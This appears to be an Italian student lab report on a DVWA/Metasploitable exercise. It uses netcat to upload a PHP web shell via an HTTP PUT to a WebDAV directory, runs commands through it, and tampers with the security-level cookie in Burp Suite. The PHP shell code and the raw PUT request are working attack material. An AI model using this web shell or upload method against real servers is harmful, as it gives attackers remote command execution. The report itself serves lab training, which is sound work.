EXECUTIVE SUMMARY

Creare uno scenario di una campagna di phishing, scrivendo l'email di phishing e spiegare lo scenario.

1. Preparazione dell'Ambiente:

○ Configurate la macchina virtuale Metasploitable.

○ Configurate la macchina virtuale Kali Linux.

○ Verificate la connessione tra le due macchine con un semplice ping.

2. Caricamento della Shell PHP:

○ Accedete alla DVWA sulla macchina Metasploitable tramite il browser della Kali Linux.

○ Navigare alla sezione File Upload della DVWA.

○ Create una semplice shell PHP (ad esempio, shell.php) e caricatela attraverso il modulo di upload.

○ Verificate che il file sia stato caricato con successo.

3. Esecuzione della Shell PHP:

○ Accedete alla shell caricata tramite il browser.

○ Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.

4. Intercettazione e Analisi con BurpSuite:

○ Avviate BurpSuite e configurate il browser per utilizzare Burp come proxy.

○ Intercettate le richieste HTTP/HTTPS effettuate durante il processo di upload e di esecuzione della shell.

○ Analizzate le richieste e le risposte per comprendere il funzionamento e individuare eventuali vulnerabilità.

PREPARAZIONE AMBIENTE

Entrambe le macchine Kali e Metasploitable sono collegate tramite NatNetwork di Virtualbox il quale fa da server DHCP e permette di navigare su internet.

Meta Eth:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:59:35:43
          inet addr:10.0.2.3  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe59:3543/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:865 errors:0 dropped:0 overruns:0 frame:0
          TX packets:775 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:169338 (165.3 KB)  TX bytes:478044 (466.8 KB)
          Base address:0xd010 Memory:f0200000-f0220000
```

Kali Eth:


```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::9ecc:d189:8258:4ad0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1f:b7:23  txqueuelen 1000  (Ethernet)
        RX packets 14159  bytes 14202934 (13.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6692  bytes 1697697 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

CARICAMENTO DELLA SHELL PHP

Exploit PUT: La richiesta va creata come fa figura a destra. Deve contenere il path dove vogliamo caricare la shell. Il content type. E la lunghezza in byte.

Nel corpo della richiesta, inoltre, ci sarà il nostro payload.

Codice php evidenziato in verde.



(kali㉿kali)-[~]
$ nc 10.0.2.3 80
PUT /dav/malware.php HTTP/1.1
Host: 10.0.2.3
Content-Length: 170
<?php
if (isset($_GET['cmd'])) {
$cmd=$_GET['cmd'];
echo "<pre>", shell_exec($cmd), "</pre>";
}
?>
<h1>Benvenuti malware.com</h1>
spero vi siate trovati bene
HTTP/1.1 201 Created
Date: Mon, 12 Jan 2026 17:24:36 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Location: http://10.0.2.3/dav/malware.php
Content-Length: 269
Content-Type: text/html; charset=ISO-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
Resource /dav/malware.php has been created.
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.3 Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.

<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at metasploitable.localdomain Port 80</address>
</body></html>">

ESECUZIONE DELLA SHELLL PHP


Dimostrazione esecuzione di comandi linux


Esecuzione del comando **ls /**



INTERCETTAZIONI E ANALISI CON BURPSUITE

Analisi con Buro suite ci e' stata una interferenza nei cookie dove rimaneva salvata la difficolta high ma tramite l'anali con Bupe sono riuscito a modificare i valorie cookies si puo iniettare questo malware anche con le difficolta high e medium bisogna trovare il modo.





CONCLUSIONE

Obiettivo di questa esercitazione e’ stato ○ Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite. Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.